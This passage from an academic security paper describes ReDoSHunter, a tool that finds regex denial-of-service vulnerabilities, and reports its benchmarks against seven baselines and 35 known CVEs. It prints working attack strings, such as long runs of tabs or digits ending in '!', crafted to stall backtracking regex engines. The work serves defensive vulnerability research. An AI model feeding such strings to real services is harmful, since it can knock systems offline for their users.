Formally, the pattern EOA is of the form $\beta = (\ldots(\beta_1\beta_2)\ldots)\{m_\beta, n_\beta\}$ with $n_\beta > 1$, satisfying one of the conditions in Table 4. Following the cases of CheckNQ and CheckEOD, we propose the algorithm CheckEOA to detect the pattern EOA. Note that there may be more than one condition that are triggered by a regex (e.g., `(a*a*)*` triggers both of the above conditions). This has no effect on the detection of EOA, because we are concerned about whether the regex belongs to EOA, rather than about which form of EOA.

Table 4: Conditions for Triggering Pattern EOA.

No.	Condition
#1	$(\beta_1.\text{followlast} \cup \beta_1.\text{last}) \cap \beta_2.\text{first} \neq \varnothing$
#2	$\beta_1.\text{first} \cap (\beta_2.\text{followlast} \cup \beta_2.\text{last}) \neq \varnothing$

To illustrate CheckEOA, consider the example β again, $\beta =$ `(a+|b)`$^{\Diamond_1}$`\s+\s+(a+|b)`$^{\blacklozenge_1}$`(\d+)+(\s|\t)+(a*b+a*)+d`. CheckEOA identifies the sub-regex `(a*b+a*)+` (Figure 5), as it triggers the second condition `a*b+`.first $\cap$ (`a*`.followlast $\cup$ `a*`.last) $=$ $\{$`a`$\} \neq \varnothing$, as well as its prefix sub-regex $\Psi_1 =$ `(a+|b)`$^{\Diamond_1}$`\s+\s+(a+|b)`$^{\blacklozenge_1}$`(\d+)+(\s|\t)+`. Then, similar to §3.3.2, CheckEOA synthesizes the prefix string $x = x_1x_2x_3x_4$ $x_5x_6 =$ '`a\n\ta1\t`', the infix string $y = y_1y_2 =$ '`ba`', and the suffix string $z =$ '`!`' such that $x \in \mathcal{L}(\Psi_1)$, $y \in \mathcal{L}($`(a*b+a*)+`$)$, $xyz \notin \mathcal{L}(\beta)$, $y_2 \in$ `a*b+`.first $\cap$ (`a*`.followlast $\cup$ `a*`.last), and x satisfies the corresponding constraints (i.e., ϑ_1 and ϑ_2 in §3.2) in the memorizer $\mathcal{M}$. Next, based on x, y, z, an attack string $x + y \times N_{\mathcal{E}} + z$ is constructed, where the repetition number

$N_{\mathcal{E}}$ is set to 30.

3.3.4 Pattern POA: Polynomial Overlapping Adjacent

The fourth pattern is an expression consisting of two adjacent components such that the characters followed by the tail of the first component and the head ones of the second component overlap. Similar to the first case of the pattern EOA, matching on the overlapping string could select either of the components. But different from the pattern EOA, the pattern POA has with an optional common outer quantifier `{0,1}`. The ambiguity of the pattern POA could lead to a polynomial behavior in the worse case. So we call this pattern as Polynomial Overlapping Adjacent pattern (POA). For example, consider the regex `\d+\.?\d+$`. The characters followed by the tail of the first component `\d+$` are the digits, which also appear in the head of the second component `\.?\d+$`. Due to the quantifier `+`, the first component `\d+` can reach itself. When matching on the pump string of a digit, different components can be selected.

Formally, the pattern POA is of the form $\beta = \beta_1\beta_2$ such that β_1.followlast $\cap$ β_2.first $\neq \varnothing$. Likewise, the algorithm CheckPOA is proposed to detect the pattern POA.

Likewise, let us consider the example $\beta =$ `(a+|b)`$^{\Diamond_1}$`\s+\s+(a+|b)`$^{\blacklozenge_1}$`(\d+)+(\s|\t)+(a*b+a*)+d` to illustrate algorithm CheckPOA. CheckPOA diagnoses that the sub-regex `\s+\s+` belongs to the pattern POA as it satisfies the condition `\s+`.followlast $\cap$ `\s+`.first $= \{\text{␣}, \backslash t, \backslash n, \backslash r, \ldots\} \neq \varnothing$ (symbol ␣ presents a space character) for the two adjacent `\s+`, as illustrated in Figure 5. And its prefix sub-regex $\Psi_1 =$ `(a+|b)`$^{\Diamond_1}$ is also identified. Next, CheckPOA constructs the prefix string $x =$ '`a`', the infix string $y = y_1y_2 =$ '` \t\t`', and the suffix string $z =$ '`!`' such that $x \in \mathcal{L}(\Psi_1)$, $y \in \mathcal{L}$(`\s+\s+`), $xyz \notin \mathcal{L}(\beta)$, $y_1 = y_2 \in$ `\s+`.followlast $\cap$ `\s+`.first, and $y_2 \in \mathcal{L}$(`\t.*`) (i.e., the constraint ϑ_1 in the memorizer $\mathcal{M}$). After that, CheckPOA crafts an attack string such that it does not match the regex: $x + y \times N_{\mathcal{P}} + z$, where the repetition number $N_{\mathcal{P}}$, a pre-defined number of repetitions for polynomial patterns, is set to 10000 here.

3.3.5 Pattern SLQ: Starting with Large Quantifier

The above four patterns are all due to some ambiguity during the matching. Yet, some unambiguous regexes can be vulnerable when they cause the regex engine to keep moving the matching regex across the malicious string that does not have a match for the regex. For example, consider a simplified version `\s+$` of the regex that causes the outage of Stack Overflow mentioned in §1 and an attack string '`\t`' $\times$ 10000 + '`!`'. The matching starts with the first '`\t`' and fails after 10,000 steps, and then continues on the second '`\t`' and so on. Finally, it would take $10{,}000 + 9{,}999 + 9{,}998 + \ldots + 3 + 2 + 1 = 50{,}005{,}000$ steps to reject the attack string, that is, a polynomial behavior in the worst case on a mismatch. There are several possible forms that can cause this vulnerability, and we find that the vulnerable parts are all at the beginning of the regex and with a large quantifier (the repetitions are greater than a minimal number). So we group them in a pattern called Starting with Large Quantifier (SLQ).

Next, we describe four possible triggering conditions for the pattern SLQ, as shown in Table 5, where $n_\beta \geq n_{min}$, $1 \leq p, q \leq k$, $p \neq q$, $1 \leq \ell$, and n_{min} is a pre-defined number for the minimal repetitions. We present algorithm CheckSLQ to detect the pattern SLQ based on these four conditions.

Table 5: Conditions for Triggering Pattern SLQ.

No.	Condition
#1	starting with $\beta_1\{m_\beta, n_\beta\}$
#2	starting with $\beta_1\beta_2\{m_\beta, n_\beta\}$ such that $(\mathcal{L}(\beta_1) \cap \mathcal{L}(\beta_2\{m_\beta, n_\beta\}))\backslash\{\varepsilon\} \neq \varnothing$
#3	starting with $\beta_1(\gamma_1\|\gamma_2\|\ldots\|\gamma_k)\{m_\beta, n_\beta\}$ such that there exists a word $w = w_0w_1\ldots w_\ell \in \mathcal{L}(\gamma_p\{m_\beta, n_\beta\})$, $w_1\ldots w_\ell w_0 \in \mathcal{L}(\gamma_q\{m_\beta, n_\beta\})$, and $w_0 \in \mathcal{L}(\beta_1)$
#4	starting with $\beta_1(\gamma_1\gamma_2\ldots\gamma_k)\{m_\beta, n_\beta\}$ such that all the $\gamma_1, \gamma_2, \ldots, \gamma_k$ are nullable, and there exists a word $w = w_0w_1\ldots w_\ell \in \mathcal{L}(\gamma_p\{m_\beta, n_\beta\})$, $w_1\ldots w_\ell w_0 \in \mathcal{L}(\gamma_q\{m_\beta, n_\beta\})$, and $w_0 \in \mathcal{L}(\beta_1)$

Let us further examine the above example $\beta =$ `(a+|b)`$^{\Diamond_1}$`\s+\s+(a+|b)`$^{\blacklozenge_1}$`(\d+)+(\s|\t)+(a*b+a*)+d` to illustrate algorithm CheckSLQ. CheckSLQ detects that β starts with the sub-regex `a+`, as shown in Figure 5, which triggers the first condition, and constructs the prefix string $x = \varepsilon$, the infix string $y =$ '`a`', and the suffix string $z =$ '`!`' such that $x \in \mathcal{L}(\varepsilon)$, $y \in \mathcal{L}$(`a+`), and $xyz \notin \mathcal{L}(\beta)$. After that, CheckSLQ generates the attack string $x + y \times N_{\mathcal{P}} + z$, where the repetition number $N_{\mathcal{P}}$ is set to 10000.

3.4 Dynamic Validation

The principles of dynamic validation[6] (i.e., the algorithm verifyAtk) are: (i) to measure the time t for the source regex α to match the attack string *atkStr*, (ii) to check whether the corresponding threshold $T_{\mathcal{P}}$ (for polynomial vulnerability) or $T_{\mathcal{E}}$ (for exponential vulnerability) is triggered according to the vulnerability degree *vulDeg*, that is, if $t > T_{\mathcal{P}}$ (or corresponding $t > T_{\mathcal{E}}$) is satisfied[7], then verifyAtk returns *true*, otherwise returns *false*.

The step of dynamic validation is to address two issues. First, the static analysis can produce false positives. Note that the five patterns (i.e., NQ, EOD, EOA, POA, and SLQ) proposed in §3.3 are necessary but not necessarily sufficient conditions for judging whether a regex α is ReDoS-vulnerable,

[6] Our dynamic validation phase supports testing on the built-in regex engines in Python 2/3, Java 7-15, Node.js 6-14. Here we choose to test on the built-in regex engine in Java-8.

[7] For more sufficient validation, verifyAtk stops when the threshold is reached.

and dynamic validation is required as a supplement. Second, the transformed expressions may have been relaxed, detecting more ReDoS-vulnerabilities than the source regexes. So if dynamic validation is missing, false positives may occur. In other words, our dynamic validation phase can guarantee that the verified regexes must be actually vulnerable. For example, the regex $\alpha =$ `ab*bc` triggers the POA pattern, thus static diagnosis will judge that α is a polynomial vulnerability of ReDoS, and generate an attack string $atkStr =$ 'a' + 'b' $\times N_{\mathcal{P}}$ + '!'. However, the attack string *atkStr* does not cause catastrophic backtracking, so α is not a real ReDoS-vulnerable regex. The time consumption of dynamic validation for failed attacking is acceptable. For the example $\alpha =$ `ab*bc`, it takes only 0.278ms for α to match $atkStr =$ 'a' + 'b' $\times N_{\mathcal{P}}$ + '!'. The time consumed is highly acceptable.

Coming back to the example in §3.2 and §3.3, at last, verifyAtk tests and verifies that the matching time of the five attack strings exceeds the corresponding thresholds. Therefore, ReDoSHunter diagnoses that the regex α is ReDoS-vulnerable, and then return the corresponding diagnosis information list Γ, as shown in Table 6.

Table 6: The Diagnostic Information List Γ Reported by ReDoSHunter.

No.	Pattern	Vuln. Degree	Vuln. Position	Attack String
#1	NQ	Exponential	`(?:\d+)+`	'a\n\ta' + '1' × 30 + '!'
#2	EOD	Exponential	`(\s|\t)+`	'a\n\ta1' + '\t' × 30 + '!'
#3	EOA	Exponential	`(a*b+a*)+`	'a\n\ta1\t' + 'ba' × 30 + '!'
#4	POA	Polynomial	`\s+(?=\t)\s+`	'a' + '\t\t' × 10000 + '!'
#5	SLQ	Polynomial	`a+?`	'a' × 10000 + '!'

4 Experiments

In the experiments, we evaluate ReDoSHunter by studying three research questions:

RQ1. How is the effectiveness and efficiency of ReDoSHunter on large-scale regex sets? A good ReDoS detection tool should be able to efficiently distinguish ReDoS-vulnerable regexes from ReDoS-free ones over a large amount of regexes. Thus, we compared ReDoSHunter with seven state-of-the-art baselines on three real-world datasets in terms of precision and recall. We show the impact of different regex engines on the effectiveness of ReDoS detection. We also show the prevalence of multiple ReDoS-vulnerabilities in real-world regexes. Furthermore, we evaluate the effectiveness of generated attack strings by means of their attack success rates. (§4.2)

RQ2. How is the effectiveness of ReDoSHunter on identifying known vulnerabilities? The Common Vulnerabilities and Exposures (CVE) system is a database related to information security, publishing the confirmed vulnerabilities on open-source projects and the found ReDoS-vulnerabilities. Thus we conducted experiment on the confirmed ReDoS-related CVEs to compare the capabilities of existing works and ReDoSHunter. (§4.3)

RQ3. How is the effectiveness of ReDoSHunter on exploring unknown vulnerabilities? On top of RQ2, we further explore the capability of ReDoSHunter on disclosing unknown ReDoS-vulnerable regexes in intensively-tested projects, and submitted the detected vulnerabilities to CVEs. (§4.4)

4.1 Experiment Setup

4.1.1 Benchmark Datasets

We evaluate ReDoSHunter on three types of datasets (i.e., *regex sets*, *known ReDoS-vulnerabilities*, and *intensively-tested projects*). For the *regex sets*, we collected 37,651 regexes from three widely-used libraries (i.e., Corpus [8], RegExLib[8], and Snort[9]) of regexes. The details can be found in Table 7. For the *known ReDoS-vulnerabilities*, we collected vulnerabilities from widely-used libraries with Common Vulnerabilities and Exposures (CVE) [12] identifiers. We extracted CVEs with keywords "ReDoS", or "regular expression denial of service" (48 records), then manually filtered out those without clear descriptions or sources, resulting in 35 CVEs in total. Table 10 shows the details, including their CVE IDs, source projects, and detection results by all detectors. For *intensively-tested projects*, we selected 26 popular projects on GitHub/npm/PyPI with millions of downloads, applicable in various daily scenarios such as parsing and validating color, URL, HTML, email and so on. Table 11 lists the details, including source projects, disclosure status, and detection results by all detectors.

Table 7: The Regex Sets for Evaluation.

Name	Number	Avg Len	Description
Corpus	13,597	33.97	Regexes from scraped Python projects
RegExLib	8,699	69.75	Online regex examples from `regexlib.com`
Snort	15,355	92.28	Regexes extracted from the Snort NIDS for inspecting IP packets
Total:	37,651		

[8] https://regexlib.com
[9] https://www.snort.org

Table 8: **Comparison of the Overall Effectiveness over Four Popular Regex Engines on the Benchmarks with 37,651 Regexes.** Columns in each sub-tables denote the number of true positives (TP), the number of false positives (FP), the number of false negatives (FP), precision (Prec), and recall (Rec). The Real Vulnerabilities entries give the number of regexes that can trigger ReDoS attacks on various engines. The number of vulnerabilities reported by each technique is given by the sum of its TP and FP.

Regex Engine	**Java-8**					**Java-13**					**Python-3.7**					**Node.js-14**				
Technique	**TP**	**FP**	**FN**	**Prec (%)**	**Rec (%)**	**TP**	**FP**	**FN**	**Prec (%)**	**Rec (%)**	**TP**	**FP**	**FN**	**Prec (%)**	**Rec (%)**	**TP**	**FP**	**FN**	**Prec (%)**	**Rec (%)**
RXXR2	224	5	10,121	97.82	2.17	216	13	10,032	94.32	2.11	213	16	9,594	93.01	2.17	219	10	9,427	95.63	2.27
Rexploiter	2,052	288	8,293	87.69	19.84	2,041	299	8,207	87.22	19.92	1,955	385	7,852	83.55	19.93	1,915	425	7,731	81.84	19.85
NFAA	975	13	9,370	98.68	9.42	968	20	9,280	97.98	9.45	857	131	8,950	86.74	8.74	842	146	8,804	85.22	8.73
safe-regex	3,760	2,348	6,585	61.56	36.35	3,715	2,393	6,533	60.82	36.25	3,586	2,522	6,221	58.71	36.57	3,540	2,568	6,106	57.96	36.70
Regexploit	1,051	2	9,294	99.81	10.16	1,051	2	9,197	99.81	10.26	1,044	9	8,763	99.15	10.65	1,032	21	8,614	98.01	10.70
SDL	112	0	10,233	100	1.08	108	4	10,140	96.43	1.05	98	14	9,709	87.50	1.00	102	10	9,544	91.07	1.06
ReScue	188	0	10,157	100	1.82	183	5	10,065	97.34	1.79	175	13	9,632	93.09	1.78	179	9	9,467	95.21	1.86
ReDoSHunter	**10,345**	**0**	**0**	**100**	**100**	**10,248**	**0**	**0**	**100**	**100**	**9,807**	**0**	**0**	**100**	**100**	**9,646**	**0**	**0**	**100**	**100**
Real Vulnerabilities	10,345					10,248					9,807					9,646				

4.1.2 Baselines

To evaluate the effectiveness and efficiency of ReDoSHunter, we selected seven approaches, falling into two paradigms, i.e., static analysis (RXXR2 [22, 36], Rexploiter [49], NFAA [47], safe-regex [14] and Regexploit [26]) and dynamic analysis (SDL [43] and ReScue [37]). These approaches were among the state-of-the-art approaches used in recent works for ReDoS-specific detection. These two paradigms have their own pros and cons. So we compared ReDoSHunter with both of them.

4.1.3 Evaluation Metrics

We measure effectiveness using the precision and recall of reported vulnerabilities.

- **Precision**: the proportion of true positives (TPs, real vulnerabilities) over the reported vulnerabilities (the sum of true positives and false positives (FPs)).
- **Recall**: the proportion of the true positives over all the real vulnerabilities (the sum of true positives and false negatives (FNs)).

4.1.4 Configuration

We implemented the prototype of ReDoSHunter in Java-8, which supports the regex engines of Python 2/3, Java 7-15, Node.js 6-14. Our experiments were run on a machine with 2.20 GHz Intel Xeon(R) Silver processor and 128G RAM, running Windows 10. We used the parameter configuration $N_{\mathcal{P}} = 30,000$, $N_{\mathcal{E}} = 100$, $T_{\mathcal{P}} = 1$s, $T_{\mathcal{E}} = 0.1$s, and $n_{min} = 100$ in our algorithms for all experiments. All baselines were configured in the same settings as reported in their original papers.

4.2 Results on Regex Benchmarks

In this section, we present the experiment results comparing the performance between ReDoSHunter and the seven baselines on the three benchmark datasets.

Since it is labor intensive to manually identify and confirmed the vulnerable ones from the 37,651 regexes, we employed ReDoSHunter and the seven baselines to do the first-round filtering, resulting in a set of candidates labeled by any of eight techniques as vulnerable[10]. Then three experts analyzed the candidates and identified the real vulnerable ones manually. For manual analysis, three experts were involved and checked the candidate regexes independently. Then they cross-checked and discussed the results until reaching an agreement. Besides, the dynamic tools also validated the labeled results to some degree. Table 8 gives the overall evaluation results on the three benchmark datasets.

4.2.1 Effectiveness

We evaluate the effectiveness in terms of TP, FP, FN, precision, and recall in the reported vulnerabilities by each technique. The result is shown in Table 8. The comparison is based on four regex engines (i.e., Java-8, Java-13, Python-3.7, Node.js-14). The results given by these four engines are largely similar. To avoid repetition, we discuss the results mainly based on the Java-8 engine below.

[10]Here, whether a tool detects multiple vulnerabilities or a single vulnerability in a regex, this regex will be recorded as a vulnerable one.

According to Table 8, ReDoSHunter outperforms all baseline techniques in precision and recall. It successfully reports all ReDoS-vulnerable regexes without any false positives. In comparison, safe-regex achieves the highest recall 36.35% among all baselines with 61.56% precision. While achieving 100% precision, SDL and ReScue sacrifice recall, with only 1.08% to 1.82%. The experiment results show that the seven baselines suffer from either low TPs or high FPs and FNs. Specifically, the most TP achieved by others (3,760 achieved by safe-regex) is at most one third of that of ReDoSHunter (10,345), while the number of FNs of all existing works are relatively high, up to 10,233, as compared with the no FN achieved by ReDoSHunter. In terms of FP, the number of FPs of baselines range from 0 to 2,348, with an average of 379.42 ((5 + 288 + 13 + 2348 + 2 + 0 + 0) / 7 = 379.42). Some baselines have no FP at the cost of many FNs, resulting in poor recall (e.g., 1.08% achieved by SDL). The experiment result shows that ReDoSHunter can precisely detect far more vulnerabilities than any baselines.

In addition, we analyze the vulnerabilities commonly detected by each tool to further evaluate the effectiveness of ReDoSHunter. As shown in Figure 6 (Venn diagram), the amount of vulnerabilities detected by all baselines is still less than that of ReDoSHunter (in yellow). Besides, there are 4,487 ReDoS-vulnerabilities uniquely detected by ReDoSHunter, whereas no vulnerabilities can be uniquely detected by any baselines. These experiment results demonstrate that ReDosHunter is significantly more effective than all baselines in the detection of ReDoS vulnerabilities.




Figure 6: **An Illustration of Effectiveness of ReDoSHunter in Java-8.** The bar chart in the left-hand side shows the total number of ReDoS-vulnerabilities detected by each tool. The Venn diagrams illustrates the intersection of detected vulnerabilities of each tool. The two vertical bar charts together show the number of ReDoS-vulnerabilities (the upper vertical bar chart) that can be detected uniquely by the corresponding tools (the lower vertical bar chart with lined dots to represent the use of the corresponding tools).

4.2.2 Evaluation on Different Regex Engines

Some regexes may not be ReDoS-vulnerable on specific engines with particular implementation optimizations. Let us consider the regex mentioned in §2 again `([0-9]*)+(\.[0-9]+)+`, it is ReDoS-vulnerable in Python 2/3, Java-8 and Node.js 4-16, but not in Java-13. Therefore, we use multiple regex engines for TP, FP, FN, precision, and recall evaluation as shown in Table 8.

The precision and recall of baselines vary across regex engines. For example, NFAA achieves a 98.68% precision on the Java-8 engine but 85.22% precision on the Node.js-14 engine. In constrast, ReDoSHunter uniformly achieves 100% precision and 100% recall across the engines. The result demonstrates that ReDoSHunter's dynamic validation step can work well across different popular regex engines (Python 2/3, Java 7-15, Node.js 6-14). Furthermore, the numbers of vulnerabilities in different regex engines also indicate the performance difference of these engines varies. The more is the number of vulnerabilities detected, the less is the regex engine optimized. In our experiments, all eight techniques detected the most vulnerabilities on Java-8 (compared to Java-13, Python-3.7 and Node.js-14). In other words, the Java-8 regex engine is the least optimized, whose behavior resembles the Java-13/Python-3.7/Node.js-14 regex engine.




Figure 7: The Distribution Pie Charts of the Number of ReDoS-Vulnerabilities in Regexes Detected by ReDoSHunter in Java-8.

4.2.3 Multiple Vulnerabilities in One Regex

According to our observation, in one ReDoS-vulnerable regex, it has a high probability of containing more than one vulnerability. Figure 7 summarizes the percentage of different number of vulnerabilities (denoted as #Vuln.) in ReDoS-vulnerable regexes which were detected by ReDoSHunter. As we can see from Figure 7, there are more than a half (i.e., 66.4% and 60.4%) vulnerable regexes from RegExLib and Snort datasets containing more than one ReDoS-vulnerabilities — the amount of such regexes is non-negligible. However, the existing tools neglect this situation and thus are inapplicable to detect the multi-vulnerabilities in one regex, making it very likely to have serious consequences by reporting only one

vulnerability. The result indicates a urgent need for effective tools that can identify multiple ReDoS-vulnerabilities from a vulnerable regex, reflecting the usefulness of ReDoSHunter.

4.2.4 Efficiency

The efficiency of different tools is illustrated in Figure 8. The left-hand side of the figure shows the average time of processing a regex, and right-hand side shows the number of ReDoS-vulnerable regexes detected within the runtime showed in the left-hand side. Overall, the static methods are much faster than dynamic methods, with less than one second per regex and about one minute per regex, respectively. And on average, ReDoSHunter has a comparable running time with static-based methods, taking around one second (1.06 seconds) to process one regex, and apparently outperforms the dynamic methods (up to 54.15 seconds). Considering the far more vulnerabilities detected by ReDoSHunter than existing methods, it is clear that ReDoSHunter is quite efficient.




Figure 8: Comparison on the Running Time and the Number of ReDoS-vulnerable Regexes Detected.

4.2.5 Effectiveness of Generated Attack Strings

We further evaluate the effectiveness of attack strings generated by each tool in terms of the success attack rate (the number of strings that launch ReDoS attack successfully over the number of corresponding TPs). The result is shown in Table 9. Taking Java-8 as an example, we can see that the attack strings generated by the existing works are not always effective — the success attack rate ranges from 56.25% to 96.81%, none of them achieve 100%. The lowest success rate (56.25% achieved by SDL) is about half of ReDoSHunter (100%). For example, for the ReDoS-vulnerable regex `^("(\\["\\]|[^"])*"|[^\n])*$` from RegExLib, the tool RXXR2 generated a failed attack string `""" × n` (i.e., the matching time of the attack string is very fast, e.g., when $n = 30,000$, it only took 0.002s). Similar situation happens using different regex engines. Note that comparing with the unstable success rates achieved by other works (the most

Table 9: **The Effectiveness of Generated Attack Strings.** The division formula represents the number of strings that successfully launch the ReDoS attack divided by the corresponding TPs. The symbol "–" indicates that the corresponding tools do not generate attack strings.

Technique	Java-8	Java-13	Python-3.7	Node.js-14
RXXR2	152 / 224 (67.86%)	114 / 216 (52.78%)	129 / 213 (60.56%)	142 / 219 (64.84%)
Reploiter	—	—	—	—
NFAA	724 / 975 (74.26%)	731 / 968 (75.52%)	519 / 857 (60.56%)	496 / 842 (58.91%)
safe-regex	—	—	—	—
Regexploit	989 / 1,051 (94.10%)	949 / 1,051 (90.29%)	984 / 1,044 (94.25%)	944 / 1,032 (91.47%)
SDL	63 / 112 (56.25%)	13 / 108 (12.04%)	54 / 98 (55.10%)	46 / 102 (45.10%)
ReScue	182 / 188 (96.81%)	62 / 183 (33.88%)	162 / 175 (92.57%)	150 / 179 (83.80%)
ReDoSHunter	**10,345 / 10,345 (100.00%)**	**10,248 / 10,248 (100.00%)**	**9,807 / 9,807 (100.00%)**	**9,646 / 9,646 (100.00%)**

appearant difference is a decrease from 96.81% to 33.88% when changing regex engines from Java-8 to Java-13), ReDoSHunter provides attack strings with a stable 100% success rate, indicating the attack strings generated by ReDoSHunter are more effective than existing works.

Summary to RQ1: ReDoSHunter can achieve 100% precision and 100% recall against four tested regex engines, compared with the best dynamic approach reaching 100% precision yet only 1.82% recall, and the highest recall of static methods is only 36.35%. Also, the regexes with more than one ReDoS-vulnerabilities are prevalent, taking up to more than 60% in the collected datasets. Besides, all the attack strings generated by ReDoSHunter can launch ReDoS attack successfully, while none of existing works achieve 100% success rate. To sum up, ReDoSHunter achieved a remarkable balance between effectiveness and efficiency empowered by the advantages of both static and dynamic methods.

4.3 Results on Known Vulnerabilities

In this section, we exercise the existing approaches as well as ReDoSHunter against the confirmed ReDoS-related CVEs to show the effectiveness on identifying the real-world vulnerabilities. The result is shown in Table 10. The columns denote the source projects where the CVEs from (Project), the CVE index (CVE ID) and whether the approaches successfully identify the corresponding CVEs. We can see that




Figure 9: The Percentage of Five Patterns on Real-world ReDoS-vulnerabilities.

Table 10: **The Overall Evaluation Results on Real-world ReDoS-vulnerabilities.** The abbreviations RXR, RER, NAA, SAX, RET, SDL, RSE and RHR represent RXXR2, Rexploiter, NFAA, safe–regex, Regexploit, SDL, ReScue and ReDoSHunter, respectively. ✓ and ✗ denote whether the corresponding method can successfully detect the vulnerability or not.

No.	Project	CVE ID	RXR	RER	NAA	SAX	RET	SDL	RSE	RHR
#1	jquery-validation	CVE-2021-21252	✗	✗	✗	✓	✗	✗	✓	✓
#2	CairoSVG	CVE-2021-21236	✗	✓	✓	✗	✓	✗	✗	✓
#3	date-and-time	CVE-2020-26289	✗	✗	✗	✓	✗	✗	✓	✓
#4	fast-csv	CVE-2020-26256	✓	✗	✓	✓	✗	✗	✓	✓
#5	Python	CVE-2020-8492	✓	✓	✗	✓	✓	✗	✗	✓
#6	websocket-extensions	CVE-2020-7663	✓	✗	✗	✗	✗	✗	✓	✓
#7	websocket-extensions	CVE-2020-7662	✓	✗	✗	✗	✗	✗	✓	✓
#8	url-regex	CVE-2020-7661	✗	✓	✗	✓	✗	✗	✓	✓
#9	uap-core	CVE-2020-5243	✗	✗	✗	✗	✓	✗	✗	✓
#10	waitress	CVE-2020-5236	✗	✗	✗	✓	✓	✗	✗	✓
#11	Cisco IOS	CVE-2020-3408	✓	✓	✓	✓	✓	✓	✓	✓
#12	lodash	CVE-2019-1010266	✗	✗	✗	✗	✗	✗	✗	✓
#13	remarkable	CVE-2019-12041	✓	✗	✓	✓	✓	✓	✓	✓
#14	owasp-modsecurity-crs	CVE-2019-11391	✗	✗	✗	✓	✓	✗	✗	✓
#15	owasp-modsecurity-crs	CVE-2019-11390	✗	✗	✗	✓	✓	✗	✗	✓
#16	owasp-modsecurity-crs	CVE-2019-11389	✗	✗	✗	✓	✓	✗	✗	✓
#17	owasp-modsecurity-crs	CVE-2019-11388	✗	✗	✗	✓	✗	✗	✗	✓
#18	owasp-modsecurity-crs	CVE-2019-11387	✗	✗	✗	✗	✗	✗	✗	✓
#19	highcharts	CVE-2018-20801	✗	✗	✗	✗	✗	✗	✗	✓
#20	uap-core	CVE-2018-20164	✗	✓	✗	✓	✓	✗	✓	✓
#21	js-bson	CVE-2018-13863	✗	✗	✗	✓	✗	✗	✗	✓
#22	nodejs	CVE-2018-7158	✗	✗	✗	✗	✗	✗	✗	✓
#23	protobuf.js	CVE-2018-3738	✓	✓	✗	✓	✓	✓	✗	✓
#24	node-sshpk	CVE-2018-3737	✗	✓	✗	✓	✗	✗	✗	✓
#25	Python	CVE-2018-1061	✗	✓	✓	✗	✗	✗	✗	✓
#26	Python	CVE-2018-1060	✗	✗	✓	✗	✗	✗	✗	✓
#27	brace-expansion	CVE-2017-18077	✗	✗	✗	✓	✗	✗	✗	✓
#28	parsejson	CVE-2017-16113	✗	✗	✗	✗	✗	✗	✗	✓
#29	charset	CVE-2017-16098	✗	✗	✗	✗	✗	✗	✗	✓
#30	tough-cookie	CVE-2017-15010	✗	✓	✗	✗	✗	✗	✗	✓
#31	jshamcrest	CVE-2016-10521	✓	✗	✓	✓	✗	✗	✓	✓
#32	jadedown	CVE-2016-10520	✓	✗	✓	✓	✗	✓	✓	✓
#33	moment	CVE-2016-4055	✗	✗	✓	✓	✗	✗	✗	✓
#34	ansi2html	CVE-2015-9239	✓	✗	✓	✓	✓	✓	✓	✓
#35	marked	CVE-2015-8854	✗	✗	✗	✗	✗	✗	✗	✓
		Total	10	9	10	21	12	5	12	**35**
		%	28.57	25.71	28.57	60.00	34.29	14.29	34.29	**100**

among all methods, only our ReDoSHunter (RHR) can identify all 35 ReDoS-vulnerabilities, while the best existing works (i.e., SAX) can only identify around half of them (21 / 35 = 60.00%). While identification rate of other works range from 14.3% (5 / 35) to 34.4% (12 / 35). In addition, it is noteworthy that there are 7 / 35 (20.00%) unique CVEs (#12, #18, #19, #22, #28, #29, and #35) that can only be identified by ReDoSHunter, indicating the limitation of existing works and reflecting the effectiveness of ReDoSHunter.

To get more insights, we illustrate the presence of patterns on all 35 ReDoS-related CVEs, as depicted in Figure 9. The solid circle denotes the pattern that has been identified in the corresponding CVE. We can see that every one of 35 CVEs involves at least one pattern, indicating the effectiveness of our five patterns and reasoning about the high recall of ReDoSHunter.

